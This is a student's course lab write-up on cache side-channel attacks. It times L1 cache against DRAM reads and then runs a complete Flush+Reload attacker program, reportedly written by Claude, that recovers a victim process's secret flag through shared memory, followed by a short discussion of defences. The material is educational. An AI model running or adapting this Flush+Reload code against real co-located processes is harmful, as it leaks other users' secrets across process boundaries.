Session 04: Microarchitecture Security
In this class, we learn the mechanism of the attack against the CPU targeted inot its cache space by side-channel attack methods.
In the homework, I studied about the cache side channel attack. Cache side channel attack is to sniffer the CPU cache by measurning the timing of cach flush/reload between L1 Cache and Memory (DRAM).
First, I installed “make” and “gcc” in my Virtuam Machine.
sudo apt install make gcc
Part 1: Timing the Cache vs. Main Memory
In this exercise, measure how long it takes the processor to read data from different levels of the memory hierarchy (the cache vs. main memory / DRAM).
The exisiting C Code (main.c) is as following:
#include <stdbool.h>

#include "utility.h"

#define LINE_SIZE 64

int main (int ac, char **av) {

    // Two arrays to store our latency measurements.
    // (Initialized to 0.)
    uint64_t l1_latency[SAMPLES]   = {0};
    uint64_t dram_latency[SAMPLES] = {0};

    // A temporary variable we can use to load addresses.
    uint8_t tmp;

    // Allocate a small buffer (one cache line) to measure against.
    // The "volatile" keyword tells the compiler NOT to keep this in a
    // register -- every access should really go to memory / the cache.
    volatile uint8_t *target_buffer = (uint8_t *)malloc(LINE_SIZE);

    if (NULL == target_buffer) {
        perror("Unable to malloc");
        return EXIT_FAILURE;
    }

    // ======
    // Cache (L1) latency  --  WORKED EXAMPLE
    // ======
    // The data is in the cache, so each timed read should be FAST.
    for (int i = 0; i < SAMPLES; i++) {
        // Step 1: bring the target line into the cache by accessing it.
        tmp = target_buffer[0];

        // Step 2: measure how long it takes to read it again.
        l1_latency[i] = measure_one_block_access_time((uint64_t)target_buffer);
    }

    // ======
    // [TODO] DRAM latency
    // ======
    // Fill in this loop, following the L1 example above.
    // The data must NOT be in the cache, so each timed read is SLOW.
    // Hint: use clflush() to push the line out to DRAM *before* you time it.
    for (int i = 0; i < SAMPLES; i++) {
        // Step 1: TODO -- flush the target line out of the cache.

        // Step 2: TODO -- measure how long it takes to read it.
        //         Store the result in dram_latency[i].

    }

    // Measure first, print later: now that all measurements are done,
    // print the results.
    print_results_plaintext(l1_latency, dram_latency);

    free((uint8_t *)target_buffer);
    return 0;
}
Cache (L1) latency section measure how long it takes to read the data from L1 Cache by using “measure_one_block_access_time(uint64 target_buffer). The function is defined into “util.h”, args gives the target cache address and return the cycles with uint64_t.
DRAM Latency section is missing something in “Step 1” and “Step 2”, so I added the following code.
Step 1 is the flushing the target memory. So, I wrote as follow with using “clflush” function
// Step 1: TODO - flush the target line out of the cache.
clflush((void *)target_buffer)
Step 2 os to measure the latency for DRAM read. I wrote as following.
// Step 2: TODO -- measure how long it takes to read it. Store the result in dram_latency[i]
dram_latency[i] = measure_one_block_access_time((uint64_t)target_buffer);
Then, make and run the code.
make
make run
The result is here, I continued to do a couple of time.
ubuntu@ff-cs-yosuke-tsuchiya:~/assignment04/Part1-Timing$ make run
             : Cache(L1)  DRAM
Minimum      :        39   235
Bottom decile:        40   236
Median       :        42   237
Top decile   :        43   374
Maximum      :        43   374
ubuntu@ff-cs-yosuke-tsuchiya:~/assignment04/Part1-Timing$ make run
             : Cache(L1)  DRAM
Minimum      :        33   206
Bottom decile:        34   207
Median       :        35   209
Top decile   :        36   215
Maximum      :        36   215
ubuntu@ff-cs-yosuke-tsuchiya:~/assignment04/Part1-Timing$ make run
             : Cache(L1)  DRAM
Minimum      :        35   219
Bottom decile:        35   219
Median       :        36   221
Top decile   :        37   705
Maximum      :        37   705
ubuntu@ff-cs-yosuke-tsuchiya:~/assignment04/Part1-Timing$ make run
             : Cache(L1)  DRAM
Minimum      :        44   225
Bottom decile:        44   225
Median       :        45   233
Top decile   :        47   601
Maximum      :        47   601
ubuntu@ff-cs-yosuke-tsuchiya:~/assignment04/Part1-Timing$ make run
             : Cache(L1)  DRAM
Minimum      :        41   215
Bottom decile:        43   215
Median       :        44   218
Top decile   :        45   698
Maximum      :        45   698
ubuntu@ff-cs-yosuke-tsuchiya:~/assignment04/Part1-Timing$
Discussion Question 1-1
Run your program and report the typical cache (L1) latency and the typical DRAM latency that you measured. How big is the difference?
The results showed a significant difference between the read speeds of the L1 cache and DRAM. The difference was roughly 6 times, with L1 cache at 36 cycles and DRAM at 221 cycles; at the extreme, L1 cache took 45 cycles and DRAM took 698 cycles.
Discussion Question 1-2
Based on your numbers, pick a single threshold value (in cycles) that you could use to decide, given one timing >measurement, whether the data was in the cache or in DRAM. You will use this threshold in Part 2.
It seems better to use the value of Median, so I choosed L1 Cache=36, DRAM=221.
Part 2: Capture the Flag with Flush+Reload
In this exercise, we will actually perform a side-channel attack that exploits the difference in read cycles between the cache and DRAM.
In the lab zip file, attacker.c file is given, but it does not write anything about the logic for attacking.
// Allocate a large memory buffer
char *buf = get_buffer();

// Pick a secret flag: a random integer in the range [0, SEC_RANGE)
int flag = random();

// Main loop: keep reading one specific spot in the buffer,
// where the spot depends on the secret flag
while (true) {
    value = load(buf + flag * STRIDE);
}
In this code, victim access to the specific flag data (that are chosen in random in the range from 0 to SEC_RANGE value (1024)), and read it.
THe plan for attacker’s behavior is as follow:
- Flush. Use clflush to evict every candidate location of buf from the cache. Now nothing is cached.
- Wait. Pause briefly to give the victim a chance to do its flag-dependent read. (Do not use sleep() — that makes a system call and trashes the cache. Just spin in a small empty loop.)
- Reload. Read each candidate location and time it with measure_one_block_access_time. The one location the victim touched will be fast (it’s back in the cache); all the others will be slow (still in DRAM). Use the threshold you found in Part 1 to tell them apart.
Code.... I am sturggling to write a code of Flush+Waite+Reload and measure… So, I asked Claude as follow:
I am writing code for a side-channel attack that exploits the difference in read speeds between the CPU’s L1 cache and DRAM. This code allows the attacker to read data from a specific location in memory—the “victim”—using the Flush+Wait+Reload technique. The attached files (util.h, util.c) are provided code that defines functions for measuring DRAM flushes and memory reads, among other things. Additionally, the “victim” performs the following operations at key points. (insert the victim code). attacker.c is set up with the initial state shown in the attachment. Please provide code for attacker.c that actually performs the Flush+Wait+Reload operation and reads the memory (flag) that the victim is accessing.
Then, I got this code:
#include <stdlib.h>
#include <stdio.h>
#include <stdint.h>
#include <fcntl.h>
#include <sys/stat.h>
#include <sys/mman.h>
#include <unistd.h>

#include "util.h"

#define REPEATS 100000
#define WAIT 200


int main() {
    int flag = -1;

    // buf is shared between the attacker and the victim
    char *buf = allocate_shared_buffer();

   int hit_count[SEC_RANGE] = {0};

    for (int r = 0; r < REPEATS; r++) {
        // Step 1: Flush
        for (int i = 0; i < SEC_RANGE; i++) {
            clflush((uint64_t)(buf + i * ALIGN));
        }

        // Step 2: Wait
        for (volatile int z = 0; z < WAIT; z++) { }

        // Step 3: Reload
        for (int i = 0; i < SEC_RANGE; i++) {
            uint64_t t = measure_one_block_access_time((uint64_t)(buf + i * ALIGN));
            if (t < 150) {
                hit_count[i]++;
            }
        }
    }

    int max_hits = 0;
    for (int i = 0; i < SEC_RANGE; i++) {
        if (hit_count[i] > max_hits) {
            max_hits = hit_count[i];
            flag = i;
        }
    }
    printf("Captured flag: %d (hit %d times out of %d)\n", flag, max_hits, REPEATS);
    deallocate_shared_buffer(buf);
    return 0;
}
Flush Section wrote:
// Step 1: Flush
for (int i = 0; i < SEC_RANGE; i++) {
    clflush((uint64_t)(buf + i * ALIGN));
}
This section flush each section of shared buffer memory to reload from DRAM. The senario is that, even though here flushing, victiom would soon access to the same part for reload. So, only the part that victim access would be less time to access when measuring it later “reload” section.
Wait section wrote:
// Step 2: Wait
for (volatile int z = 0; z < WAIT; z++) { }
Wrote wait section just using lterative processing, but nothing inside the loop.
Reload section wrote:
// Step 3: Reload
for (int i = 0; i < SEC_RANGE; i++) {
    uint64_t t = measure_one_block_access_time((uint64_t)(buf + i * ALIGN));
    if (t < 150) {
        hit_count[i]++;
    }
}
Here is measuring access time in each block. Then, if the mesured time is less than the threadholds (which is detected in the Part 1 (access time difference between L1 Cache vs. DRAM)), add count of that section in “hit_count” array.
I just wondering why those code are inserted:
for (int r = 0; r < REPEATS; r++) {
This makes loop section of Flush+Waite+Reload, that repeat 100000 times. And, also wrote the last section:
int max_hits = 0;
for (int i = 0; i < SEC_RANGE; i++) {
    if (hit_count[i] > max_hits) {
        max_hits = hit_count[i];
        flag = i;
    }
}
Here is checking which section have maximum hit count. Hit count include the number of count that mesured time is under the threadhold (150). And, recorded the max_hits count and its section as a flag.
So, I asked Claude again as follow:
Why is the “Flush+Wait+Reload” process being repeated 100,000 times? Also, why is “flag” the candidate with the most hits?
The answer is:
in reality, there are a couple of noises
- The CPU’s speculative execution and other processes may accidentally pollute the cache
- Processes other than the victim also run during the wait time
- There is an error margin in the timing measurements themselves
Therefore, it is impossible to distinguish between a “random hit false candidate” and a “true flag” with just a single attempt. So, repating many time and We determine that a candidate with a statistically significantly higher hit_count is the flag.
Yes, there are a lot of processes on PC used the memory and the section in the memory changed fast in many time....
Anyway, I compile the attacker.c.
ubuntu@ff-cs-yosuke-tsuchiya:~/assignment04/Part2-FlushReload$ make clean
rm -f *.o  attacker
ubuntu@ff-cs-yosuke-tsuchiya:~/assignment04/Part2-FlushReload$ make
gcc -O0  -c attacker.c
gcc -O0 -c util.c
gcc -O0 attacker.o util.o -o attacker
ubuntu@ff-cs-yosuke-tsuchiya:~/assignment04/Part2-FlushReload$
And, generate the “shread_file” with “gen_fiie.py”
python3 gen_file.py
Then, open another terminal and access to my VM Server, and start victim program as follow:
make run_victim
Afterthat, in another terminal, run attacker program as follow:
make run_attacker
The result is here:

I could detected the flag, which victim is reading.
Discussion Question 2-2 Your attack works because the victim’s memory read location depends directly on the secret. How could you rewrite the victim so it still gets its work done, but without leaking the secret through which cache line it accesses?
The essential problem, I think, is that these seacret read location became appear in the memory access pattern, in detail, writing as follow:
value = load(buf + flag * STRIDE);
That code read directly the memory location (flag).... that easy to guess.
According to Claude (asked the above question after the answer from the previous prompt), it is difficult to completely protect them. Possible measures are:
- Flushing all Cache and reading DRAM (but, those may leak depending on the timing )
- Always Reading all cache sections (but, those would affect to CPU performance to down.)
Those looks trade off of CPU secure vs. CPU performance.